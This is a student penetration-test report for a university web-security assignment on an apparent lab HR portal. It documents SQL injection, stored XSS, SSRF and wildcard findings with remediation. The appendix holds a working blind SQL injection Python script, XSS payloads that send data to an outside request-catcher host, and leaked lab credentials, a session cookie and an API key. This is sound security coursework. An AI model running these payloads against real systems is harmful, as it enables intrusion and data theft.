

We Test Pens Incorporated

COMP90074 - Web Security Assignment 2

PAWAN MALHOTRA

1131927

PENETRATION TEST REPORT FOR PleaseHold Pty. Ltd. - WEB APPLICATION

Report delivered: 09/05/2021

Executive Summary

PleaseHold (PleaseHold Pty. Ltd.) engaged “We Test Pens Incorporated” to analyse the security of their HR portal (<http://assignment-hermes.unimelb.life/>) which is about to go-live soon. All the testing has been performed on the production environment due to lack of time.

Goals:

- Understand the HR portal of PleaseHold.
- Identify security issues in the designated time and scope.
- Identify risks related to the issues found.
- Provide remediation/remediation testing.

Approach:

- Manual Penetration Testing.
- Identify security issues in the designated time and scope.
- Identify risks related to the issues found.
- Provide remediation/remediation testing.

After an exhaustive penetration test, the following findings have been identified:

Finding1: SQL Injection - present in User Search functionality on Find User Page.

Finding2: Stored Cross Site Scripting (XSS) – present in Anonymous Question functionality on Anonymous Question page.

Finding3: Server Side Request Forgery (SSRF) – present in the Validate Website Functionality on User Profile page.

Finding4: SQL Wildcard – present in the store.php accessed using the API information provided on the API Documentation page.

Finding 5: Stored Cross Site Scripting (XSS) present on Anonymous Question page to leak important files on the server.

These vulnerabilities differ in the amount of risk they pose to the business, ranging from High to Medium. Most concerning of these vulnerabilities is the SQL injection and Stored XSS. These vulnerabilities can be exploited to leak user-password pairs stored in the DB and leak important server files including application logic. They pose significant risk to the users and the business itself.

These findings have been reported to the development team for remediation. We have taken into account the budget and time constraints and have recommended suitable fixes to the web application in order to mitigate the discovered risks.

Table of Contents

Executive Summary	2
Summary of Findings	5
Detailed Findings	6
Finding 1 – SQL Injection vulnerability in User Search functionality on Find User page	6
Description	6
Proof of Concept	6
Impact	6
Likelihood	6
Risk Rating	7
References	7
Recommendation	7
Finding 2 – Stored Cross Site Scripting (XSS) in Anonymous Question functionality.	8
Description	8
Proof of Concept	8
Impact	8
Likelihood	8
Risk Rating	8
References	8
Recommendation	9
Finding 3 – Server Side Request Forgery (SSRF) in validate website functionality.	10
Description	10
Proof of Concept	10
Impact	10
Likelihood	10
Risk Rating	10
References	10
Recommendation	11
Finding 4 – SQL Wildcard injection on store.php using API information.	12
Description	12
Proof of Concept	12
Impact	12
Likelihood	12
Risk Rating	12

References	13
Recommendation	13
Finding 5 – Stored XSS in Anonymous Question functionality to leak important files.	14
Description	14
Proof of Concept	14
Impact	14
Likelihood	15
Risk Rating	15
References	15
Recommendation	15
Appendix I - Risk Matrix	16
Appendix 2 - Additional Information	17
Section 1 – SQL Injection Exploitation Walkthrough	17
Section 2 – Stored Cross Site Scripting (XSS) Injection Exploitation Walkthrough	22
Section 3 – Server Side Request Forgery (SSRF) Injection Exploitation Walkthrough	26
Section 4 – SQL Wildcard Injection Exploitation Walkthrough	31
Section 5 – Stored Cross Site Scripting (XSS) Injection To Leak Important Files On Server Exploitation Walkthrough	33

Summary of Findings

Risk	Reference	Vulnerability
High	Finding 1	SQL Injection - present in User Search functionality on Find User Page.
High	Finding 2	Stored Cross Site Scripting (XSS) – present in Anonymous Question functionality on Anonymous Question page.
High	Finding 3	Server Side Request Forgery (SSRF) – present in the Validate Website Functionality on User Profile page.
Medium	Finding 4	SQL Wildcard – present in the store.php accessed using the API information provided on the API Documentation page.
High	Finding 5	Stored Cross Site Scripting (XSS) present on Anonymous Question page to leak important files on the server.

Detailed Findings

Finding 1 – SQL Injection vulnerability in User Search functionality on Find User page

Description	<p>SQL injection allows you to run malicious SQL statements which may lead to leaking sensitive information stored in the database. The vulnerability exists in USER SEARCH functionality on the Find User page (http://assignment-hermes.unimelb.life/find.php). It can lead to full account takeover of different users causing loss of personally identifiable information (PII). An authenticated attacker (the page is accessible only to logged in users) can craft malicious statements to query the database for information such as user-password pairs and store data (Trainings).[1] The likelihood of this vulnerability will greatly decrease if the credentials to log in to the web application are provided only to employees or trusted users.</p>
Proof of Concept	<p>The vulnerability is triggered when an authenticated user enters queries into the User Search input on the Find User page (http://assignment-hermes.unimelb.life/find.php). Since, the database returns a different result depending on whether the query returns TRUE or FALSE, this vulnerability is Boolean SQL injection. [4] An authenticated user can craft malicious queries performing a brute force attack to retrieve sensitive information from the database. For a detailed walkthrough, see Appendix 2, Section 1.</p>
Impact	<p>Major: An attacker can login into any user's account and steal their personal information and perform malicious actions on behalf of the user. The attacker can also steal information related to Trainings store. Also, it leads to leakage of a FLAG, which is sensitive information in our case. However, there is no way to modify or delete data using this vulnerability. Also, the attacker needs to be logged into the system to exploit this vulnerability.</p>
Likelihood	<p>Possible: In most applications, the search functionality is usually used a lot. Also, the search functionality is one of the primary targets of an attacker for injection-based attacks. In the web application, the logic behind the search makes it a bit time consuming to retrieve information from the database as the results are not displayed anywhere, only a Boolean is returned, but it does not make it any difficult for the attacker. The only limitation is that the attacker needs to be authenticated.</p>

Risk Rating	<p>HIGH: The risk rating of the SQL injection vulnerability being exploited is high as it is <i>possible</i> an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in data leakage and account takeover with <i>major</i> consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.</p>
References	<p>[1] http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</p> <p>[2] https://www.w3schools.com/php/php_mysql_prepared_statements.asp</p> <p>[3] https://portswigger.net/web-security/sql-injection</p> <p>[4] https://www.acunetix.com/websitesecurity/sql-injection2/</p>
Recommendation	<p>Use prepared statements and get replace LIKE with equal (=) [2][3]:</p> <pre>\$sql = "SELECT Id, Username, Website from Users where Username = ?"; \$query = \$con->prepare(\$sql); \$query->bindParam(1, \$_GET["username"]); \$query->execute(); \$query->close();</pre>

Finding 2 – Stored Cross Site Scripting (XSS) in Anonymous Question functionality.

Description	This Stored XSS injection vulnerability exists in the Anonymous Question functionality (http://assignment-hermes.unimelb.life/question.php). An attacker is able to send malicious JavaScript code to be stored in the database, which is then executed by other users (preferably users with high privileges) who are answering questions.[1][2] This can lead to unintended requests being made on behalf of the user and possible leakage of sensitive information. However, this page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability.
Proof of Concept	An authenticated user can exploit this vulnerability by sending malicious JavaScript code via the Anonymous Question functionality on the Anonymous Question page (http://assignment-hermes.unimelb.life/question.php). The code is then stored into the database only to be executed by another user (preferably with high privileges). For a detailed walkthrough, see Appendix 2, Section 2 .
Impact	Major: The attacker is able to make other users execute unintended commands and leak information or perform malicious tasks. The attacker might be able to steal cookie of an administrator or any other user with high privileges, granting the attacker access to the user's account.
Likelihood	Possible: Since the Anonymous Question functionality exists in an authenticated area of the web application, the attacker needs to be logged in to the system, thereby decreasing the likelihood of an attack. Since, input fields/forms are one of the common places for XSS injections, the attacker will be able to locate the vulnerability easily.
Risk Rating	High: The risk rating of the Stored XSS injection vulnerability being exploited is high as it is <i>possible</i> an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in forceful execution of unintended commands by a user leading to possible leakage of sensitive information with <i>major</i> consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://portswigger.net/web-security/cross-site-scripting [2] https://owasp.org/www-community/attacks/xss/ [3] https://www.acunetix.com/websitesecurity/cross-site-scripting/

Recommendation	Sanitize the user input as strictly as possible. Do not trust the user input. Blacklist the following words: [1][2][3] <ul style="list-style-type: none">• script• src• tags(<>)• Event handlers: onclick,onerror,onload,etc.• XMLHttpRequest
-----------------------	--

Finding 3 – Server Side Request Forgery (SSRF) in validate website functionality.

Description	The Server Side Request Forgery (SSRF) vulnerability exists in the Validate Website functionality on the User Profile page (http://assignment-hermes.unimelb.life/profile.php). The attacker is able to exploit this vulnerability by passing malicious domains or internal domains to the website parameter in the edit profile, thereby inducing the server to make HTTP requests to the passed input, leading to data leakage or access to internal systems.[1][2][3] However, this page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability.
Proof of Concept	The vulnerability is triggered when an authenticated user enters a website into the WEBSITE field of the Edit Profile form on the User Profile page (http://assignment-hermes.unimelb.life/profile.php). In order to exploit this vulnerability, the user induces the server to make HTTP requests to itself i.e. the localhost (http://localhost), while cycling through different ports. For a detailed walkthrough, see Appendix 2, Section 3 .
Impact	Major: The attacker is able to access internal system resources which are not accessible to public or are hidden behind a firewall. The attacker is able to access a hidden directory structure, accessing sensitive information (FLAG) in the process.
Likelihood	Possible: Although the SSRF vulnerability is very rare to exist in web applications [3], the HR application is vulnerable to SSRF. Also, the script code of the Validate Website Function is visible to everyone in the source code of User Profile (http://assignment-hermes.unimelb.life/profile.php), therefore, an authenticated attacker will be able to locate the injection point easily and exploit the said vulnerability.
Risk Rating	High: The risk rating of the SSRF injection vulnerability being exploited is high as it is <i>possible</i> an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in gaining access to internal systems and gaining sensitive information with <i>major</i> consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://portswigger.net/web-security/ssrf [2] https://owasp.org/www-community/attacks/Server_Side_Request_Forgery [3] https://www.acunetix.com/blog/articles/server-side-request-

	forgery-vulnerability/
Recommendation	<p>The purpose of the Website field in the profile section is not known. The website could just be saved in plain text rather than validating it by sending HTTP request to. Our recommendation is to get rid of Validate Website functionality and save the website link in plain text in the database without sending any HTTP requests to it.</p> <pre>\$stmt = \$con-> prepare('INSERT INTO Users (Website) VALUES (?)'); \$stmt->bind_param("s", \$_POST['website']); \$stmt->execute(); \$stmt->close();</pre>

Finding 4 – SQL Wildcard injection on store.php using API information.

Description	<p>The SQL Wildcard vulnerability exists in http://assignment-hermes.unimelb.life/api/store.php?name=OSCP which can be accessed by following the instructions provided on API documentation page (http://assignment-hermes.unimelb.life/doco.php). This vulnerability allows the attacker to input SQL wildcard characters such as % and _ as input to the name parameter, thereby leaking table data. The underlying SQL statement consists of LIKE keyword which is vulnerable to these characters.[1][2] However, this page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability.</p>
Proof of Concept	<p>An authenticated attacker can access the http://assignment-hermes.unimelb.life/api/store.php?name=OSCP by adding a new header: <code>apikey: ad02c458-af2a-11eb-9a2c-0242ac110002</code> to the GET request. After gaining access to the page, the user can pass SQL wildcard characters as input to name parameter to leak table data. For example: http://assignment-hermes.unimelb.life/api/store.php?name=% This will leak all the rows of the table Trainings. For a detailed walkthrough, see Appendix 2, Section 4.</p>
Impact	<p>Moderate: The attacker is able to display the records of an entire table which includes sensitive information (FLAG). But, the attacker is not able to access any other tables in the Database via this vulnerability, limiting the data breach to only one table i.e. Trainings table.</p>
Likelihood	<p>Possible: Since, the attacker needs to be authenticated in order to access the API documentation page (http://assignment-hermes.unimelb.life/doco.php), the likelihood greatly decreases. The vulnerability is easy to identify, since there are clear instructions on API page on how to access http://assignment-hermes.unimelb.life/api/store.php?name=OSCP.</p>
Risk Rating	<p>Medium: The risk rating of the SQL wildcard injection vulnerability being exploited is medium as it is <i>possible</i> an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in gaining access to store.php and gaining sensitive information with moderate consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.</p>

References	<p>[1] https://www.pentester.es/like-sqli/</p> <p>[2] https://www.w3schools.com/sql/sql_wildcards.asp</p>
Recommendation	<p>In the SQL statement, replace the LIKE with equal (=):</p> <pre>\$sql = "SELECT Id, Name, Description from Trainings w here Name = ?";} \$query = \$con->prepare(\$sql); \$query->bindParam(1, \$_GET["name"]); \$query->execute(); \$query->close();</pre>

Finding 5 – Stored XSS in Anonymous Question functionality to leak important files.

Description	<p>This Stored XSS injection vulnerability exists in the Anonymous Question functionality (http://assignment-hermes.unimelb.life/question.php). An attacker is able to send malicious JavaScript code to be stored in the database, which is then executed by other users (preferably users with high privileges) who are answering questions.[1][2][3] This vulnerability can be exploited further to leak important files stored on the server. Thus, leaking sensitive files such as files which are need during login (etc/passwd, etc/shadow), mysql user-password pairs, etc/hosts, and other web application related files containing application logic. However, this page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability.</p>
Proof of Concept	<p>An authenticated user can exploit this vulnerability by sending malicious JavaScript code via the Anonymous Question functionality on the Anonymous Question page (http://assignment-hermes.unimelb.life/question.php). The code is then stored into the database only to be executed by another user (preferably with high privileges). We were able to leak the following files:</p> <ul style="list-style-type: none"> • /etc/passwd • /etc/shadow • /etc/hosts • /var/www/html/auth-header.php • /var/www/html/ask-question.php • /var/www/html/store.php <p>This list is not exhaustive, but sufficient of demonstrating the vulnerability.</p> <p>Also, the following two users for database were identified:</p> <ul style="list-style-type: none"> • User1: pop Password1: test • User2: selector Password2: selector123 <p>For a detailed walkthrough, see Appendix 2, Section 5.</p>
Impact	<p>Major: The attacker is able to leak important files stored on the server including files which have essential information used during login (etc/passwd, etc/shadow) and database user-password pairs. Also, the attacker is able to traverse different directories and leak web application files which contain the application, thus gaining in-depth knowledge of how the application works. This creates possibility of uncovering more</p>

	vulnerabilities.
Likelihood	Possible: Since the Anonymous Question functionality exists in the authenticated area of web application, the attacker needs to be authenticated in order to exploit the vulnerability. This greatly reduces the likelihood. Moreover, the attacker needs to know the underlying file structure of web application in order to traverse the directories.
Risk Rating	High: The risk rating of the Stored XSS injection vulnerability being exploited is high as it is <i>possible</i> an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in data leakage of important files stored on the server with <i>major</i> consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	<p>[1] https://portswigger.net/web-security/cross-site-scripting</p> <p>[2] https://owasp.org/www-community/attacks/xss/</p> <p>[3] https://www.acunetix.com/websitesecurity/cross-site-scripting/</p>
Recommendation	<p>Sanitize the user input as strictly as possible. Do not trust the user input. Blacklist the following words: [1][2][3]</p> <ul style="list-style-type: none"> • script • src • tags(<>) • Event handlers: onclick,onerror,onload,etc. • XMLHttpRequest

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information

Section 1 – SQL Injection Exploitation Walkthrough

The SQL injection vulnerability is present in the User Search functionality on the Find User page (<http://assignment-hermes.unimelb.life/find.php>). Any authenticated user can access the page and input their username to check if it exists.

Step1: As seen in Fig 1.1, when the user enters a valid username, i.e. **pawanm** in this case, User Found! message is displayed on the right.




Fig 1.1: Screenshot of web application's Find User page, where User Search functionality exists. An authenticated user enters a username (1) and clicks Find User. The result of the query (User Found!) is displayed on the right side (2).

Step2: To check if SQL injection is working, we enter an inverted comma (') after the username as seen in Fig 1.2.




Fig 1.2: Screenshot of user entering username followed by an inverted comma, which triggers an alert "Hacker detected!".

Step3: On checking the source code of **find.php** (Find User Page), there is a script code visible, which is triggered by FIND USER button (Fig 1.3). We see that a GET request to **find-user.php** is being made with username as the parameter.

```

141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
<script>
function find_username(){
var x = new XMLHttpRequest();

x.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
if (this.responseText == "No data was fetched"){
document.getElementById("display-image").src = "https://www.pngarea.com/pngm/9/143620_x-mark-png-red-cross-mark-clipart-mistake.png";
document.getElementById("status").innerText = "User Not Found";
document.getElementById("description").innerText = "The database doesn't contain this user";
}
else{
if (this.responseText == "Hacker detected!"){
alert("Hacker detected!");
return;
}
document.getElementById("display-image").src = "https://image.shutterstock.com/image-illustration/check-mark-sign-isolated-3d-260mw-1104091283.jpg";
document.getElementById("status").innerText = "User Found!";
document.getElementById("description").innerText = "We found the user in the database!";
}
}
}
};
x.open("GET", "/find-user.php?username=" + document.getElementById("username").value, true);
x.send();
}
</script>

```

Fig 1.3: Screenshot of source code of find.php.

Step4: Visit the page find-user.php and pass the username as a parameter to see the results (Fig 1.4). We find that the server responds with **"true"**, **"No data was fetched"** or **"Hacker detected!"** as results. Therefore, this vulnerability will require us to perform **Blind SQL injection**, as there is no way to display the records of a table.




Fig 1.4: Screenshot of a GET request to find-user.php with username as parameter (1) and the result, **"true"**, is displayed (1).

Step5: We try to append a simple tautology query to the username to check the results.

Query: **pawannm' and 1=1 --+**

As we can see in the Fig 1.5, the query successfully returns **true**.




Fig 1.5: Screenshot of an SQL injection using a simple tautology query.

Step6: Find below **mysql.py**, a python script which will look for following things:

- Current Database (**Fig 1.6 (1)**)
- Table Names in the current database. (**Fig 1.6 (2)**)
- Column Names with their respective Table Names (**Fig 1.6 (3)**)
- FLAG (Sensitive Information) (**Fig 1.6 (4)**)

The script requires the current **COOKIE** to authenticate as a legitimate user.

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
1: powershell

Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\Manu\Desktop\WebSecurity\Assignment2> python .\mysql.py
Database: Secure 1
['testing', 'Trainings', 'Users'] 2
{'testing': ['id', 'msg'], 'Trainings': ['description', 'id', 'name'], 'Users': ['api', 'id', 'password', 'roles', 'username', 'website']} 3
{'Trainings': 'FLAG(welcome to the wild wild web)', 'Users': 'FLAG(wear_some_glasses_minions!)'} 4
PS C:\Users\Manu\Desktop\WebSecurity\Assignment2>

```

Fig 1.6: Screenshot of results after running mysql.py. The flag is found in the Users table : FLAG{Wear_some_glasses_minions!} (4)

Code of mysql.py

```

# importing the requests library
import requests

URL = "http://assignment-hermes.unimelb.life/find-user.php"
header = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0",
"Accept": "*/.*",
"Accept-Language": "en-US,en;q=0.5",
# Don't forget to update the COOKIE for authentication
"Cookie": "CSRF_token=PffjVikTGB1NiEjPT72PElsZ8yz3XJMDBDmsnBIUkQTWsGBczoL8mXTr129ekfwT; PHPSESSID=1magrcihgkn51cdf46iimssedo",
"Referer": "http://assignment-hermes.unimelb.life/profile.php",
"Accept-Encoding": "gzip, deflate",
"Connection": "close"}

db = ''
tables = []
value = "false"
characters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z',
'A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z',
'_','!','@','#','$','%','^','&','*','<','>','.',' ','?',':','\','\\']

# Current Database Name
while value == "false":
    for i in characters:
        query = "pawanm' and (select database()) LIKE BINARY '"+db+i+"%'- - "
        PARAMS = {'username':query}
        r = requests.get(url = URL, params = PARAMS, headers = header)
        if (r.text == "true"):
            db = db+i
        query = "pawanm' and (select database()) = '"+db+"'- - "
        PARAMS = {'username':query}
        s = requests.get(url = URL, params = PARAMS, headers = header)
        if (s.text == 'true'):

```

```

        value = "true"
        break
    if r.text=="true":
        break
print("Database: ",db)

# Table Names
count = 0
for i in characters:
    query = "pawanm' and (SELECT count(table_name) FROM information_schema.tables
WHERE table_schema = '"+db+"' and table_name LIKE BINARY '"+i+"%')-- "
    PARAMS = {'username':query}
    r = requests.get(url = URL, params = PARAMS, headers = header)
    if r.text=="true":
        tables.append(i)
        value = "false"
        while value == "false":
            for i in characters:
                query = "pawanm' and (SELECT count(table_name) FROM information_sc
hema.tables WHERE table_schema = '"+db+"' and table_name LIKE BINARY '"+tables[count
t]+i+"%')-- "
                PARAMS = {'username':query}
                r = requests.get(url = URL, params = PARAMS, headers = header)
                if (r.text == "true"):
                    tables[count] = tables[count]+i
                    query = "pawanm' and (SELECT count(table_name) FROM information_sc
hema.tables WHERE table_schema = '"+db+"' and table_name = '"+tables[count]+'')-- "
                    PARAMS = {'username':query}
                    s = requests.get(url = URL, params = PARAMS, headers = header)
                    if (s.text == 'true'):
                        count += 1
                        value = "true"
                        break
print(tables)

# Column Names with respective tables
columns = {}
c = []
count = 0
lowerCaseCharacters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o'
,'p','q','r','s','t','u','v','w','x','y','z']
while count !=3:
    columnCount =0
    for i in lowerCaseCharacters:
        query = "pawanm' and (SELECT count(column_name) FROM information_schema.co
lumn_names WHERE table_schema = '"+db+"' and table_name = '"+tables[count]+' and column
_name LIKE BINARY '"+i+"%')-- "
        PARAMS = {'username':query}

```

```

        r = requests.get(url = URL, params = PARAMS, headers = header)
        if r.text == "true":
            c.append(i)
        while columnCount != len(c):
            for i in lowerCaseCharacters:
                query = "pawanm' and (SELECT count(column_name) FROM information_schem
a.columns WHERE table_schema = '"+db+"' and table_name = '"+tables[count]+"' and co
lumn_name LIKE BINARY '"+c[columnCount]+i+"%')-- "
                PARAMS = {'username':query}
                r = requests.get(url = URL, params = PARAMS, headers = header)
                if r.text == "true":
                    c[columnCount]+=i
                query = "pawanm' and (SELECT count(column_name) FROM information_schem
a.columns WHERE table_schema = '"+db+"' and table_name = '"+tables[count]+"' and co
lumn_name = '"+c[columnCount]+'')-- "
                PARAMS = {'username':query}
                s = requests.get(url = URL, params = PARAMS, headers = header)
                if s.text == "true":
                    columnCount += 1
                    break
            columns[tables[count]]=c
            c = []
            count +=1
print(columns)

flag = {}
# Looking for columns with FLAG{.
for i in range(len(tables)):
    for j in range(len(columns[tables[i]])):
        query = "pawanm' and (SELECT count(*) FROM "+tables[i]+" WHERE "+columns[t
ables[i]][j]+" LIKE BINARY 'FLAG{%}')>0-- "
        PARAMS = {'username':query}
        r = requests.get(url = URL, params = PARAMS, headers = header)
        if r.text == "true":
            f = ''
            loop = True
            while loop == True:
                for k in characters:
                    query = "pawanm' and (SELECT count("+columns[tables[i]][j]+"
FROM "+tables[i]+" WHERE "+columns[tables[i]][j]+" LIKE BINARY 'FLAG{" +f+k+"%}')-
- "
                    PARAMS = {'username':query}
                    r = requests.get(url = URL, params = PARAMS, headers = header)

                    if r.text == "true":
                        f = f + k
                        f = f.replace('\\', '')

```

```

        query = "pawanm' and (SELECT count("+columns[tables[i]][j]
+") FROM "+tables[i]+" WHERE "+columns[tables[i]][j]+" = 'FLAG{"++f+"}')-- "
        PARAMS = {'username':query}
        s = requests.get(url = URL, params = PARAMS, headers = hea
der)

        if s.text == "true":
            flag[tables[i]] = "FLAG{"++f+"}"
            loop = False
            break

print(flag)

```

[Return to main report.](#)

Section 2 – Stored Cross Site Scripting (XSS) Injection Exploitation Walkthrough

The XSS vulnerability is present in the Anonymous Question Form present on the Anonymous Question page (<http://assignment-hermes.unimelb.life/question.php>). The form acts as an XSS sink, where a legitimate user can enter java script code and send it to be saved on the server only to be run by some other user (preferably user with high privileges). Fig 2.1 shows the XSS sink where an authenticated user can enter java script code.




Fig 2.1: Screenshot of Anonymous Question functionality which acts as an Stored XSS sink.

Step1: We try to look for the following values:

- document.cookie
- document.domain
- document.documentElement.innerHTML

But nothing interesting is returned. The only interesting resulting is returned when we look for **window.location** (Fig 2.2). The following payload is entered into the question field:

```

<script> var x = new XMLHttpRequest() ;
x.open("GET","https://hybrydz.free.beeceptor.com?" + window.location); x.send();
</script>

```

Anonymous Question

Ask an anonymous question to the HR team

Question

```
<script> var x = new XMLHttpRequest() ; x.open("GET","https://hybrydz.free.beeceptor.com?" + window.location); x.send(); </script>
```

SUBMIT QUESTION

Fig 2.2: Screen of the javascript payload to get window.location.

It returns a string: "**file:///root/x.html**" (Fig 2.3). On trying to access the given location, we get an error message "Hacker Detected". Seems like the keyword "**file**" is blacklisted. Trying to bypass using other methods to retrieve the file fails.

Request Header

```
{
  "user-agent": "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1",
  "accept": "*/*",
  "accept-encoding": "gzip, deflate",
  "accept-language": "en,*"
}
```

Query Parameter

```
{
  "file:///root/x.html": ""
}
```

Fig 2.3: Screenshot of the result of window.location payload.

Step2: On going through different pages, we come across an interesting button **PASS PROBATION** which is currently disabled (Fig 2.4).

Fig 2.4: Screenshot of Edit Profile form User Profile page (<http://assignment-hermes.unimelb.life/profile.php>)

Step3: On checking the source code of User Profile (<http://assignment-hermes.unimelb.life/profile.php>), we find code for the **pass_probation()** function which should be triggered by PASS PROBATION button (Fig 2.5).

```
<script>
function pass_probation(){
    var x = new XMLHttpRequest();

    x.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            return true;
        }
    };

    x.open("GET", "/pass_probation.php?user=" + document.getElementById("username").value, true);
    x.send();
}
</script>
```

Fig 2.5: Screenshot of source code of User Profile showing pass_probation() function.

Step4: Enter the following payload into the Anonymous Question form to trigger the pass_probation() function on User Profile (Fig 2.6):

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        return true;
    }
}
```



```

    }
};
x.open("GET", "http://assignment-hermes.unimelb.life/pass_probation.php?user=pawanm", true);
x.send();
</script>

```



Fig 2.6: Screenshot of the payload.

Step5: After successfully submitting the payload, visit the User Profile page to retrieve the FLAG : **FLAG{Probation_completed_Access_granted}** (Fig 2.7).

